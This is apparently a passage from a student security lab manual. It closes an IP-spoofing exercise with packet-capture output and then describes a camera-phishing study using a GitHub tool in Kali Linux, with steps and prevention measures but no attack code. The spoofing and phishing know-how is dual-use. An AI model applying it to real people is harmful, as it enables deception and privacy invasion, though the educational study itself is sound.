     seq       = 0x0
     unused    = b''

WARNING: MAC address to reach destination not found. Using broadcast.
.WARNING: MAC address to reach destination not found. Using broadcast.
.WARNING: more MAC address to reach destination not found. Using broadcast.
.WARNING: MAC address to reach destination not found. Using broadcast.
.WARNING: MAC address to reach destination not found. Using broadcast.
.
Sent 5 packets.
```

```
09:17:14.696974 IP 93.243.107.34.bc.googleusercontent.com.https > 10.0.2.15.3
9712: Flags [P.], seq 1051:1188, ack 2017, win 65535, length 137
09:17:14.747501 IP 10.0.2.15.39712 > 93.243.107.34.bc.googleusercontent.com.h
ttps: Flags [.], ack 1188, win 63053, length 0
09:17:16.096172 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:16.096735 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:17:26.321960 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:26.322143 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:17:36.545154 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:36.545449 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:17:46.785071 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:46.785542 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:17:51.903328 ARP, Request who-has 10.0.2.2 tell 10.0.2.15, length 28
09:17:51.903704 ARP, Reply 10.0.2.2 is-at 52:55:0a:00:02:02 (oui Unknown), le
ngth 50
09:17:57.025215 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazo
naws.com.https: Flags [.], ack 5521, win 65535, length 0
09:17:57.025765 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 1
0.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:18:07.264939 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [.], ack 5521, win 65535, length 0
09:18:07.266136 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [.], ack 2998, win 65535, length 0
09:18:11.910013 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [P.], seq 2998:3022, ack 5521, win 65535, length 24
09:18:11.910071 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [F.], seq 3022, ack 5521, win 65535, length 0
09:18:11.910614 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [.], ack 3022, win 65535, length 0
09:18:11.910615 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [.], ack 3023, win 65535, length 0
09:18:11.913985 IP ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https > 10.0.2.15.49282: Flags [F.], seq 5521, ack 3023, win 65535, length 0
09:18:11.913997 IP 10.0.2.15.49282 > ec2-52-43-182-82.us-west-2.compute.amazonaws.com.https: Flags [.], ack 5522, win 12224, length 0
```

Result

IP spoofing was successfully demonstrated using a GitHub-based tool in Kali Linux.
The experiment illustrates how attackers can manipulate IP headers and highlights the need for robust network security mechanisms.

Ex:12

Date:

Study of Camera Phishing Using an Open-Source GitHub Tool in Kali Linux (Educational Demonstration)

Aim

To study the concept of camera phishing attacks using an open-source GitHub tool in Kali Linux in order to understand privacy threats and the importance of secure user awareness.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Study Tool:** Open-source GitHub camera phishing framework (educational use)
- **System Requirements:**
    - RAM: Minimum 4 GB (8 GB recommended)
    - Disk Space: Minimum 30 GB
    - Processor: Intel/AMD with Virtualization support

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Study the Open-Source Tool

1. Access an open-source GitHub repository related to camera phishing (educational purpose).
2. Review the documentation to understand:
    - How fake permission prompts are created
    - How user interaction is exploited
    - Ethical limitations of such tools

Step 3: Understand the Attack Workflow

1. Analyze how phishing pages request camera permissions.
2. Observe how browsers handle camera access requests.
3. Study how attackers misuse user trust.

Step 4: Simulated Demonstration

1. Perform a **local, consent-based simulation** using test accounts.
2. Observe how camera permission prompts appear.

3. Analyze user response behavior.

Step 5: Analyze Security Implications


1. Identify risks related to:
   - Unauthorized camera access
   - Privacy leakage
   - Social engineering
2. Discuss how modern browsers and OS security attempt to mitigate such attacks.


Step 6: Study Prevention Techniques

- Browser permission management
- User awareness and training
- HTTPS and trusted domains
- OS-level camera access controls

Output

- Understanding of how camera phishing attacks operate.
- Awareness of user privacy risks.
- Screenshots and observations recorded for academic reference.





Result

The study of camera phishing using an open-source GitHub tool was successfully completed in Kali Linux.
The experiment enhanced understanding of social-engineering attacks and emphasized the importance of user awareness and privacy protection.